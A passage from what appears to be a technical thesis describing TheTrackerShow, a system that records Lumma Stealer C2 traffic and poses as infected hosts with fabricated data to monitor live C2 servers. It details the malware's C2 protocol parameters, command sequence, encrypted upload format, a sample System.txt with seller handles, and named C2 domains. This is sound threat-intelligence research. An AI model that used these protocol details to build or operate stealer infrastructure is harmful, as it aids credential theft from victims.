The central collection is `TheTrackerShowC2`, which represents a Command-and-Control (C2) server under observation. Each document in this collection contains several fields that describe the identity and activity of the C2 server, including its domain (`c2`), a list of associated URLs (`c2_urls`), the malware families it is known to serve (`malware_families`), its last known activity (`last_activity`), its actual status (`online`), a priority value that identifies which c2 is most likely to interact with (`priority`) and all other c2s that were present in the malware configuration of the relative sandbox interaction but were not contacted (`other_c2s`).

Two key fields: `sandbox_interactions` and `real_interactions`, contain lists of embedded documents that describe interactions with the C2 server from two points of view: in controlled (sandboxed) environments or during actual network activity performed by this project.

Each element within the `sandbox_interactions` array is an embedded document of type `TheTrackerShowSandboxInteraction`, created by the collector module (see Section 4.5), and includes the following fields:

- `sandbox`: the name of the sandbox environment in which the sample was executed;
- `analysis_url`: a link to the sandbox analysis report;
- `file_sha256`: the SHA-256 hash of the analyzed sample;




Figure 23: The figure represents the hierarchical structure of the TheTrackerShowC2 collection and its embedded documents. It highlights the relationships between C2 records, sandbox and real-world interactions, and the exchanged command data.

- `malware_version`: a malware version recovered by traffic analysis;
- `client_identifier`: an unique string used by the sample and embedded in each command;
- `first_seen`: a timestamp indicating when the C2 activity was first recorded from Malware Bazaar;
- `commands`: a list of `TheTrackerShowCommand` documents that describe the data exchanged during the session;
- `retrieved_urls`: a list of urls dropped in the communication with c2;
- `dropped_files`: a list of dictionary entries describing files that were dropped in the communication with c2.

Instead, the field `real_interactions` contains embedded documents of type `TheTrackerShowRealInteraction`, which represent interactions collected by the interactor cronjob (see Section 4.6) responsible for actively communicating with live C2 servers. The structure includes the following fields:

- `interaction_datetime`: the timestamp of the real interaction;
- `url`: the full URL used to reach the C2 server;
- `commands`: a list of `TheTrackerShowCommand` documents that describe the data exchanged during the session;
- `chosen_proxy`: the proxy name used to interact with c2;
- `client_identifier`: the same `client_identifier` as in the sandbox interaction replicated in the real interaction;
- `malware_version`: the same `malware_version` as in the sandbox interaction replicated in the real interaction;
- `used_ipaddr`: the external IP address used to interact with c2;
- `retrieved_urls`: a list of urls dropped in the communication with c2;
- `dropped_files`: a list of dictionary entries describing files that were dropped in the communication with c2.

4.5 TheTrackerShow Collector module

The primary role of this module is to parse network traffic, extract communication from command-and-control servers (C2), and store it in a structured format within the database. The input consists of a PCAP file and, when available, a list of C2 domains or URLs (malware configuration) extracted from CAPEv2 (see Sections 3.5.1 and 3.6.3).

Initially, the challenge was how to efficiently parse the PCAP file. Although the Scapy library was first considered, it soon proved too low-level for this purpose. The implementation was then migrated to leverage the `tshark` command via Python's `subprocess` module. TLS decryption is handled by passing the decryption keys through the `tls.keylog_file` parameter.

It is important to note that `tshark` only decrypts traffic and does not reconstruct it as if it were originally unencrypted. It acts as a viewer for decrypted packet contents rather than rewriting them into a new cleartext PCAP file. Consequently, the `-w` parameter cannot be used to export a cleartext version. Instead, the parameter `-T` must be specified to define the output format, such as JSON, and filtered using the `-e` selectors to isolate the desired protocol fields. In this project, `-T json` is used for greater granularity. Additionally, the `-x` parameter is employed to include a hex dump of the packet data, providing a complete view of the raw payload content. For more detailed usage of display filters and field selectors, refer to the official documentation (Ref. [50]) and examples (Ref. [51]).

When no C2 information is available in the malware configuration, two fallback strategies are applied to detect potential malicious communications:

- Detection of an HTTP endpoint equal to `/api`, which is characteristic of version 4 of the malware (see Section 3.4.2.1);
- The fallback mechanism for dynamic retrieval of new C2s, which relies on analyzing communication with known legitimate services (see Section 3.5.8).

In the first case, the module inspects the `http.request.full_uri` field for the `/api` pattern. If matched, the corresponding domain is flagged as malicious, and the malware version is identified as `4`. If no match is found, the version `6.3` is assumed by default.

In the second case, the analysis focuses on traffic directed to `t.me` or `steamcommunity.com`. The response body is parsed using the BeautifulSoup library to extract usernames embedded in the HTML content via CSS selectors. These usernames are then decrypted using an ROT-15

substitution cipher and the resulting domain is added to the list of suspicious indicators.

When C2 domains or URLs are available (either from the malware configuration or identified via the methods above), each is examined in a loop. For each domain, `tshark` is used to extract `A`-type DNS responses that resolved the domain, thus identifying malicious IPs. Additionally, IPs are extracted from HTTP requests whose `http.request.full_uri` contains the domain. Duplicate IPs are removed through a uniqueness filter.

With a curated list of malicious IP addresses per C2, non-relevant traffic is excluded by filtering for packets whose source or destination matches these IPs. Importantly, the `tcp.stream` identifier is also extracted. This unique progressive number, generated by `libwireshark`, allows connections to be sorted chronologically and logically.

Once sorted, packets are grouped by direction: client-server (destination equals malicious IP) and server-client (source equals malicious IP). This separation allows for the creation of communication "stages", each representing a request-response pair. In cases where the number of requests and responses does not match, placeholder entries are added to maintain symmetry. Initially, non-matching stages were removed, but this approach was deemed too complex at the current stage because the module has not yet analyzed the malware's command structure, but only distinguishes network-level interactions.

The output of this phase is a nested Python dictionary structured as follows:

```
{
    "c2-domain": {
        "urls": [],
        "steps": {
            0: {
                "client": {
                    "command": "",
                    "headers": ...,
                    "body": ...,
                }
                "server": {
                    "headers": ..,
                    "body": ...,
                }
            },
```

```
        },
        "retrieved_urls": [],
        "dropped_files": [],
    }
}
```

Each C2 domain corresponds to a dictionary that includes extracted URLs (from `http.request.full_uri`), structured steps with scope (`client` or `server`), and data that will be added later as the `retrieved_urls` or `dropped_files` from the command `get_message`.

This data structure is then passed as input to the `interpret_data()` function, which must be implemented by each subclass inheriting from the abstract class `MalwareFamily`. The object is instantiated according to the malware family identified by CAPEv2, and the version is determined based on the presence or absence of the endpoint `/api`. As a result, the function body is tailored to the specific use case.

The `interpret_data()` function iterates over the communication steps stored in the dictionary, analyzes the body of each HTTP request or response, and updates its content accordingly. After decoding the payload from hexadecimal, two distinct paths are followed depending on the version: `4` or `6.3`.

In version `4`, the parameter `lid=` identifies the client, and the parameter `act=` indicates the command. Based on the command type, the following actions are applied:

- `life`: the content is stored for both the client and the server scopes;
- `recive_message`: the client scope content is saved and if the server response body exceeds 32 bytes, the decryption routine described in Section 3.5.3 is applied before storing;
- `send_message`: the client-side body is saved, but the server-side raw bytes are omitted for storage efficiency;
- `get_message`: the client-side content is saved, and if the server response body exceeds 32 bytes, it is decrypted as per Section 3.5.3, and further processed to extract dropped elements as discussed in Section 3.5.6.

For version `6.3`, the command type is inferred based on specific parameters:

- `recive_message`: presence of `uid=` and `cid=` but absence of `hwid=`;
- `send_message`: presence of form elements such as `name="uid"`, `name="pid"`, `name="hwid"`,

`name="file"`, and `filename="data"`;

- `get_message`: presence of `uid=`, `cid=`, and `hwid=`.

Since the `uid` parameter is always present, the client identifier can be extracted in all three cases. Based on the command type, the following actions are applied:

- `recive_message`: the client-side body is saved, and if the server response body exceeds 40 bytes, the decryption routine in Section 3.7.2 is applied. If the strings remain encrypted, further decryption is performed according to Section 3.8.1;
- `send_message`: the client-side body is saved, but the server-side raw bytes are omitted for storage efficiency;
- `get_message`: the client-side content is stored and if the server body exceeds 40 bytes, it is decrypted using the method in Section 3.7.2. The dropped elements extracted are then decrypted again using the routine described in Section 3.8.2.

Once the dictionary passed to `interpret_data()` has been updated in place, the resulting data are forwarded to a dedicated function responsible for persisting them to MongoDB. This function populates the corresponding models based on the content of the dictionary. If a document `TheTrackerShowC2` already exists for the c2 domain, it appends new entries such as `TheTrackerShowSandboxInteraction` and `other_c2s`. Otherwise, a new document is created.

The default values for the `TheTrackerShowC2` document are set according to the following criteria:

- `priority`: initialized to `7/10` if the value `first_seen` in MalwareBazaar is less than a week old. Then it decreases by `2` per additional week, to a minimum of `0/10`;
- `online`: initially set to `True` if `priority` is greater than or equal to `5`;
- `last_activity`: initialized to null;
- `real_interactions`: initialized as an empty list.

The output of this module is the population of the database with at least a sandbox interaction structure that serves as the foundation for the subsequent execution of the interaction cronjob (see Section 4.6). This preliminary step is essential, as the client identifiers used in communication are hardcoded in the malware binary (see Sections 3.5.1 and 3.6.3). To ensure stealth and consistency with the original behavior of the sample, it is crucial that these identifiers are preserved and reused as-is during the automated interaction phase.

4.6 TheTrackerShow Interactor cronjob

The behavior of the interactor cronjob is based on the foundations established in the previous phases and uses all the information collected during earlier analysis. Its objective is to aggregate and operationalize this knowledge to actively engage with selected command-and-control (C2) servers, simulating malware behavior while recording the responses received. The described process applies iteratively to each malware family present in the database.

For each malware family, the system filters all C2 entries that include the malware family in their associated metadata, specifically within the field `malware_families`. From this filtered set, an additional criterion is applied to identify eligible candidates: A C2 is considered suitable for interaction if no previous interaction has occurred (i.e. `last_activity` is null), or if the most recent interaction occurred at least eight hours earlier. This timing constraint is designed to maintain a low profile and avoid excessive requests that could reveal the presence of the monitoring system. Following several tuning iterations, an optimal interaction rate was empirically identified: approximately 10-15 C2 per hour.

Once the subset of eligible C2s is selected, the cronjob iterates through each entry and attempts to simulate a realistic communication sequence. For every C2, it selects from the associated `TheTrackerShowSandboxInteraction` documents one that contains a sufficient number of steps: at least four steps in the case of version 4 (`life`, `recive_message`, `send_message`, `get_message`) and at least three for version 6.3 (`recive_message`, `send_message`, `get_message`). This selection criterion ensures that only complete and reliable interaction traces are reused, avoiding edge cases or instances of incomplete communication.

A single `TheTrackerShowSandboxInteraction` is chosen at random from the valid pool. The goal is not to replicate the behavior of the server, but rather to mimic the activity on the client side observed during the execution of the malware inside the sandbox. Thus, only the client-originating data is reused; server responses from the sandbox phase are ignored in this cronjob.

To reconstruct this client behavior, the cronjob iterates over the `TheTrackerShowCommand` documents associated with the selected `TheTrackerShowSandboxInteraction`. These commands are grouped into a dictionary, organized by step. In cases where multiple commands belong to the same step, only the first one is selected. This structure allows for an ordered replication of each HTTP request, including headers and body.

The resulting dictionary typically resembles the following structure:

```
{
    "life": {headers: {}, body: {}},
    "recive_message": {headers: {}, body: {}},
    "send_message": {headers: {}, body: {}},
    "get_message": {headers: {}, body: {}}
}
```

The abstract class `MalwareFamily` provides a method called `interact()`, which receives the dictionary above along with the field `c2_urls` from the related entry of `TheTrackerShowC2`. The method orchestrates the communication with each URL individually, returning a nested dictionary called `real_communication_steps` that holds the results of each interaction:

```
{
    "c2-domain": {
        "c2-url": {
            "steps": {},
            "retrieved_urls": [],
            "dropped_files": [],
            "used_ipaddr": ""
        }
    }
}
```

For every C2 URL, the communication attempt is routed through a randomly selected proxy from an internal pool. The exit IP address is retrieved using a request to `check.torproject.org` and saved in the field `used_ipaddr`. This allows for retrospective analysis and detection of anomalies, such as proxy leaks.

With the communication structure and environment prepared, the cronjob proceeds to simulate malware behavior. A design choice is made at this point: rather than exactly replicating the original sandbox interaction, the system deliberately generates plausible but falsified content. This creates the illusion of a real compromised system, while avoiding patterns that could reveal its artificial nature. This strategy draws inspiration from the film *The Truman Show*, in which the protagonist unknowingly lives within a fabricated world. Likewise, the project's name *TheTrackerShow* reflects this concept: deceiving the C2 infrastructure so that it interacts with

an authentic infected host.

To support this illusion, each command in the malware communication protocol is handled separately and carefully reconstructed. The description of each step, namely: **`life`**, **`recive_message`**, **`send_message`** and **`get_message`**, is provided below, with the goal of convincingly mimicking the behavior of a real infected host while ensuring flexibility and stealth.

In version 4, the **`life`** command is reproduced exactly as observed, preserving both the HTTP headers and the body content without alteration. In general, all the HTTP headers from the original sandbox request are reproduced verbatim to maintain fidelity. However, dynamic headers such as `Host` and `Content-Length`, which vary depending on the session context, are voluntarily excluded.

The **`recive_message`** step begins with the construction of the request body, which includes the client identifier (`uid`) previously extracted during initialization. Upon receiving the server's response, the data is decrypted (see Sections 3.5.3 and 3.7.2). In cases where the resulting strings remain unreadable due to layered encryption, an additional decryption routine is applied to fully reveal the server's content (see Section 3.8.1).

The **`send_message`** step simulates data exfiltration through two complementary approaches. The first utilizes precollected ZIP archives containing browser artifacts, such as credentials, cookies, and history, from Chrome, Edge, and Firefox. These archives are difficult to create randomly, so they come from public sandbox environments or internal analyses conducted using CAPEv2. The second approach relies on dynamically generated ZIP files that mimic plaintext exfiltration. These include three synthetic files:

- `Software.txt`, which is populated based on a curated list of common Windows applications, with inclusion determined randomly;
- `Processes.txt`, which starts from a minimal set of known sandbox-observed processes and is extended with processes matching the selected software;
- `System.txt`, which contains fabricated system information designed to mimic realistic system fingerprints.

A facsimile of the fields included in `System.txt` of Lumma Stealer v6.3 is shown below:

```
# Buy now: TG @lummanowork
# Buy&Sell logs: @lummamarketplace_bot
- LummaC2 Build: 2025-07-17
```

```
- LID: XXXXX
- Configuration:
- Path: C:\Path\to\sample.exe

- OS Version: XXXXX
- Local Date: 2025-07-17 08:00:00
- Time Zone: UTC+1
- Install Date: 2025-07-16
- Elevated: true
- Computer: federico-Computer
- User: federico
- Domain: WORKGROUP
- Hostname: federico-Hostname
- NetBIOS: federico-NetBIOS
- Language: en-US
- Anti Virus:
    - XXXXX
- HWID: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
- RAM Size: XXXXX
- CPU Vendor: XXXXX
- CPU Name: XXXXX
- CPU Threads: XXXXX
- CPU Cores: XXXXX
- GPU:
    - XXXXX
- Display resolution: 1920x1080
```

If requested by the server in the response of `recive_message`, a screenshot `Screen.png` is also included in the ZIP file with `System.txt`. This image is generated from a static screenshot of the Windows desktop downloaded from the Internet, with the timestamp updated programmatically using the Pillow library to simulate recent activity. The time in the lower right is overwritten with a rectangle of the same color, and the Segoe UI font (the same used by Microsoft) is used to write the correct datetime.

In version 4 of the malware, the transmitted ZIP file is sent without encryption. However, from version 6.3, ChaCha20 encryption is applied, with the corresponding key and nonce values

appended to the end of the payload (see Section 3.7.2).

Each submission includes the client identifier (`uid`), a randomly generated hardware ID (`hwid`), and the field `pid`, which is selected depending on the nature of the uploaded files (see Section 3.5.7).

Finally, the **`get_message`** command sends a request body containing both the stored client identifier (`uid`) and a previously generated `hwid`. The server response is then decrypted and parsed (see Sections 3.5.6 and 3.8.2). Any URLs contained in the response are collected and stored in the list `retrieved_urls`, while any dropped files are saved in the array `dropped_files` for further analysis.

If the interaction completes successfully, a new document of type `TheTrackerShowRealInteraction` is created. This record includes the interaction time, the contacted C2 URL, all reconstructed command steps, the proxy configuration used, and the extracted artifacts (retrieved URLs and files). The malware version and the client identifier are preserved from the corresponding sandbox trace.

The extracted URLs and files are then sent to the IntelOwl platform for further analysis. In this sense, the interactor cronjob acts as an Intelowl ingestor (see Section 4.2.2) for second-stage artifacts.

Each successful interaction increases the priority of C2 by one and marks it as `online`. In a failed interaction, the priority is decreased. If the previous priority was higher than five, it is reduced by two to avoid retrying if the C2 has just been knocked down; otherwise, it is reduced by one. This adaptive mechanism ensures that attention remains focused on the reactive infrastructure, giving less priority to unreachable or decommissioned endpoints.

4.7 TheTrackerShow Webview

4.7.1 Interface Configuration: Modes, Filters and Interaction Parameters

The visualization interface offers a flexible configuration panel that allows the user to explore the malware communication graph based on different time intervals, filtering strategies, and rendering settings. This section discusses the options available and their practical implications.

4.7.1.1 Temporal Mode and Time Range

The interface supports two modes for querying data, each associated with a specific temporal logic:

- **Real Time Mode**: In this mode, only a single start date is required and the visualization reflects the infrastructure from that point up to the current state (see image Fig. 24). The C2 nodes on the graph are colored according to their status attributes, such as `priority` and `online`, providing an immediate indication of their relevance. This view is designed to help incident response analysts quickly identify which C2 servers might currently be involved in an alert related to Lumma Stealer;




Figure 24: Real-time mode visualization example.

- **History Mode**: In this mode, the user defines a time interval by specifying both a start and an end date. The system retrieves all C2 servers that were first discovered (`first_seen`) or for which interactions occurred within the selected time window (see image Fig. 25). In this context, node coloring does not take priority factors into account, but instead reflects the number of observed interactions. This mode is designed to support retrospective analyzes and investigations of malware evolution, duration of the campaign, and potential reuse of the infrastructure by threat actors.




Figure 25: History mode visualization example.

4.7.1.2 Selection Strategy

The interface allows the user to choose between a global or a targeted view:

- **All**: No filtering is applied. All recorded interactions within the selected time window are visualized. This option is useful for getting a global overview, but may result in dense graphs;
- **Single**: When this option is selected, an additional filter becomes available to focus the graph on a specific entity. The user must then choose one of the following filter types:
  - **C2**: The graph will be generated by focusing exclusively on a single command-and-control (C2) server specified by its domain (see image Fig. 26). This view isolates the interactions that involve the selected C2 node and its connections (specified by the list `other_c2s`);




Figure 26: Single c2 filter visualization example.

– **Campaign**: The visualization will revolve around a specific malware campaign, identified by its unique client identifier. All interactions and C2 associated with that campaign will be included (see image Fig. 27).




Figure 27: Single campaign filter visualization example.

4.7.1.3 Interactions Parameter

The field `Interactions` defines the number of iteration steps used by the graph layout algorithm (Ref. [52]). Higher values allow the layout to stabilize into a more visually meaningful structure, especially in complex graphs with many nodes and edges. However, increasing this number may also increase rendering time and computational load. The default value il 500 iterations as recommended by the documentation.

4.7.2 C2 network graph

The image shows a network graph generated using the AnyChart JavaScript library, with History Mode enabled and the time range set between May 1st and 8th, 2025 (Fig. 28). Each node represents a C2 domain, and the edges are derived from the field `other_c2s` in the document `TheTrackerShowC2`. This field lists additional C2 endpoints included in the same malware configuration but not directly contacted during execution. Therefore, the edges do not reflect active communication between C2 servers, but rather their **co-occurrence within the same malware sample**. This co-occurrence implies that the domains were grouped together by the threat actor as part of the same campaign or infrastructure.




Figure 28: C2 network graph generated in History Mode. Edges represent co-occurrence of domains within the same malware configuration. Node color reflects the number of recorded interactions, while central nodes likely indicate more persistent or frequently reused C2s.

The color of the node is determined by the number of interactions observed within the selected time range:

- Red: no interactions;
- Yellow: moderate number of interactions (greater than zero but lower than five);
- Green: high number of interactions (greater than five).

The graph reveals two distinct connected components, each reflecting a different level of coordination within the malicious infrastructure:

- on the left, a densely connected subgraph highlights a group of domains that frequently co-occur in malware configurations. This pattern suggests an infrastructure intentionally designed for redundancy, resilience, or reuse across multiple infections;
- On the right, a smaller and more loosely connected component likely corresponds to an isolated campaign, possibly created independently or with limited operational scope. Alternatively, it may represent newly emerging C2s intended to replace the currently active infrastructure as part of a rotation or transition strategy.

It is important to note that the most connected nodes in the graph reflect domains that frequently appear alongside others in malware configurations. This frequent co-occurrence may indicate that they belong to a core infrastructure reused across multiple samples. Alternatively, their high connectivity could result from being aggressively distributed in mass spam campaigns, where multiple fallback domains are packed together to ensure delivery. In such cases, these domains may be short-lived and intentionally expendable, as high exposure increases the likelihood of detection. These two interpretations are not mutually exclusive and reflect different operational strategies observed across malware campaigns.

The graph has several practical applications from the analyst's perspective. In particular, it can be used to:

- **Retro-hunting and pivoting**: When a known C2 domain is observed on a compromised machine, the graph enables the analyst to pivot toward other connected domains. These additional C2s, even if not contacted during the observed infection, may still be part of the same infrastructure. This enables retroactive searches of logs and telemetry data, potentially revealing lost connections and broadening the scope of the investigation;
- **Exposure of the criminal infrastructure**: The graph reveals the underlying structure of the attacker's infrastructure by exposing domains that appear consistently together in different configurations. These recurring patterns make it possible to link related C2s, attribute them to specific campaigns or threat actors, and ultimately map the broader

malicious ecosystem.

4.7.3 Heatmap of real interactions

The heatmap proposed in the image (Fig. 29) is generated using the AnyChart JavaScript library and shows the number of daily interactions with the C2 servers between 1 May and 8 May 2025. More intense colors correspond to higher interaction volumes. Some domains, such as `vecturar.top` and `pomelohgj.top`, remain active throughout the entire time range, while others appear briefly and then disappear. This pattern suggests the emergence and quick decommissioning of certain C2 servers, likely used temporarily to reduce the risk of detection.

